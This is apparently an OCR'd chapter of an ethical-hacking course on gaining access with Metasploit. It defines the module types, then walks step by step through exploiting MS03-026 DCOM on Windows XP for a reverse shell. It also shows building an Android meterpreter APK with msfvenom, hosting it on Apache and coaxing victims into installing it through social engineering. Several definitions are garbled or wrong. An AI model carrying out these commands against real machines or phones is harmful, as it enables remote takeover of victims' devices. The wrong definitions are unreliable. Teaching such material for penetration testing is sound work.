
This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

7.1 What is Metasploit?

The Metasploit Framework (MSF) is far more than just a collection of exploits–it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment and not have to reinvent the wheel. We consider the MSF to be one of the single most useful security auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.

This course has been written in a manner to encompass not only the front end “user” aspects of the framework, but rather give you an introduction to the capabilities that Metasploit provides. We aim to give you an in-depth

look into the many features of Metasploit and provide you with the skills and confidence to take advantage of this amazing tool.



I Don't Understand Command XYZ, What Should I Do?

In learning how to use Metasploit, a degree of prerequisite knowledge is expected and required of students before the content provided in this course will be useful. If you find you are unfamiliar with a certain topic, we recommend you spend time engaging in self research on the problem before attempting the module. There is nothing more satisfying than solving a problem yourself, so we highly encourage you to Try Harder

7.2 Metasploit Modules

A Metasploit module is a software that is capable of executing a precise action, like exploiting or scanning. All the task that you can execute with a Metasploit Framework is covered within its module. As such,

Metasploit modules are the core features of this framework.

There are different types of modules and each module type depends on the type of action the module performs and the purpose for the module. Metasploit allows you to either load modules at runtime or after msfconsole has been initiated. Metasploit affords you the following modules

- **Exploit**

An exploit module is a tool applied to take advantage of system vulnerability to create access to the target system. This module performs a series of commands that target a particular weakness detected in an application or system.

Examples of an exploit module include web application exploits (such as WordPress exploit), code injection, or buffer overflow.

- **Payloads**

These are sets of malicious codes that run after an exploit has effectively infiltrated a system. this module includes a set of instructions that should be performed by the target system after it is compromised. Payloads allow you to control the way you would like to connect to the shell

and craft your motive for the target system after you might have obtained control of the system.

The payload comes with diverse features, ranging from a few lines of code to small applications. It can open a command shell or Meterpreter. A Meterpreter is an innovative payload that permits you to write DLL files that strategically generate new structures as you need them.

- **Post-Exploitation code**

This module helps you to test deeper penetration. It allows you to gain further access and collect more information about an exploited target system. Examples of this module are application and service enumerators, and hash dumps.

- **Auxiliary functions**

These are supplementary tools and commands that do not require a payload to run. Auxiliary modules can be applied to execute random functions that may not necessarily be linked with exploitation. Examples of axillary modules are DoS (denial of service attacks), SQL injection tools, sniffers, fuzzers, and scanners.

- **Encoders**

These are tools used to convert codes or information. The encoding of shellcode is crucial for exploitation. Encoders are sensing devices that offer feedbacks that can be used to determine digital signals.

- **Listeners**

Listeners are malicious software that conceals themselves to gain access to a system. They are particular handlers in the Metasploit Framework that can relate to the sessions produced by payloads.

A listener can actively sit listening for incoming connection or it can be implanted in a bind shell and sit waiting for a connection on the testers system. A bind shell is a type of shell that sits inactive and listens for an attacker to make connections or send instructions.


- **NOPs**

NOP is short for No Operation and it is the instruction that keeps the payload from crashing. A NOP generates a series of arbitrary bytes that can be applied to bypass standard IDS/IPS NOP sled signatures.

7.3 How to Exploit and Gain Remote Access to PCs Running Windows XP

- **Step 1:** First, open a terminal in Linux.

One of the most reliable hacks is on the ubiquitous Windows XP system with the RPC DCOM. It's a buffer overflow attack that enables the attacker to execute any code of their choice on the owned box (note Microsoft's comment under impact of vulnerability). Microsoft identifies it as MS03-026 in their database of vulnerabilities. In our case, we will use it to open a reverse shell on our target system.



Open the the Metasploit console.


```
msfconsole
```

Be patient, it takes awhile for Metasploit to load all of its modules. The current version of Metasploit has 823 exploits and 250 payloads.

- **Step 2:** Find the Exploit

Metasploit allows you to search using the search command. In our case, we are searching for a DCOM exploit, so we can simply type:


```
msf > search dcom
```



- **Step 3:** Set the Exploit

Now let's tell Metasploit what exploit we want to use. Type use and the name of our exploit, exploit/windows/dcerpc/ms03_026_dcom.

```
msf > use
exploit/windows/dcerpc/ms03_026_dcom
```



Note that the prompt has changed and now reflects our chosen exploit.

- **Step 4:** Set the Options

Now that we've chosen our exploit, we can ask Metasploit what our options are. By typing show options, Metasploit will list our options in executing this exploit.

```
msf > show options
```

- **Step 5:** Set Remote Host


Metasploit will now ask us for the RHOST. This will be the IP address of the remote host or the machine we're attacking. In our case, it's 10.0.0.3. Use the actual IP address of the machine you are attacking. Tools such as nmap can help in identifying the IP address of the machine you are attacking. Notice in the picture above that Metasploit tells us that we will be using (binding) port 135.

```
msf > set RHOST 10.0.0.3
```

- **Step 6:** Show Payloads

Next, we check to see what payloads are available for this exploit. Type show payloads at the Metasploit prompt:


```
msf > show payloads
```



- **Step 7:** Set Payload

Now that we can see what payloads are available, we can select the generic/shell_reverse_tcp by using the Metasploit console **set** command. If successful, this will establish a remote shell on the target system that we can command.


```
msf > set PAYLOAD
generic/shell_reverse_tcp
```



- **Step 8:** Set Local Host

Now that we've chosen the exploit and the payload, we need to tell Metasploit the IP address of our attacking machine. In this example, our target system has an IP address of 10.0.0.6. Use the actual IP address of the system you are attacking. Tools such a nmap, can help you obtain IP addresses.

```
msf > set LHOST 10.0.0.6
```



- **Step 9:** Exploit

Now we command Metasploit to exploit the system:

```
msf > exploit
```

- **Step 10:** Open a Shell on the Hacked System

Type the command `sessions -i 1` to open a command shell on the XP system that will appear on your Metasploit console.

```
sessions -i 1
```

To confirm that the command shell is on the Windows XP system, type dir to get a directory listing on the Windows XP system that you now own!

```
C: >dir
```

Congratulations! You have just hacked your first system using Metasploit!

7.4 Hacking Android phone remotely using Metasploit

We will use msfvenom for creating a payload and save it as an apk file. After generating the payload, we need to setup a listener to Metasploit framework. Once the target downloads and installs the malicious apk then, an attacker can easily get back a meterpreter session on Metasploit. An attacker needs to do some social engineering to install apk on the victim's mobile device.

- **Step 1:** Generating a Payload with msfvenom

At first, fire up the Kali Linux so that we may generate an apk file as a malicious payload. We need to check our local IP that turns out to be '192.168.0.112'. You can also hack an Android device through Internet by using your Public/External IP in the LHOST and by port forwarding.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.112  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe99:9bfc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:99:9b:fc  txqueuelen 1000  (Ethernet)
        RX packets 9288  bytes 6120983 (5.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7880  bytes 1002301 (978.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4137  bytes 930659 (908.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4137  bytes 930659 (908.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.11
2 LPORT=4444 R> /var/www/html/ehacking.apk
```


After getting your Local host IP use msfvenom tool that will generate a payload to penetrate the Android device. Type command:

```
# msfvenom -p
android/meterpreter/reverse_tcp
LHOST=192.168.0.112 LPORT=4444 R>
/var/www/html/ehacking.apk
```

Where:

- -p indicates a payload type
- android/metepreter/reverse_tcp specifies a reverse meterpreter shell would come in from a target Android device
- LHOST is your local IP
- LPORT is set to be as a listening port
- R> /var/www/html would give the output directly on apache server
- apk is the final name of the final output


This would take some time to generate an apk file of almost ten thousand bytes.




- **Step 2:** Launching an Attack

Before launching attack, we need to check the status of the apache server. Type command:


```
# service apache2 status
```




All seems set, now fire up msfconsole. Use multi/handler exploit, set payload the same as generated previously, set LHOST and LPORT values same as used in payload and finally type exploit to launch an attack.




In real life scenarios, some social engineering techniques can be used to let the target download the malicious apk file. For demonstration we are just accessing the attacker machine to download the file in the Android device.




After downloading it successfully, select the app to install.




So far, this option has been seen frequently when we try to install some third-party apps and normally users wont hesitate to allow the installation from unknown sources.



Enable the settings to install applications from the third-party sources. And finally hit the install option at the bottom.

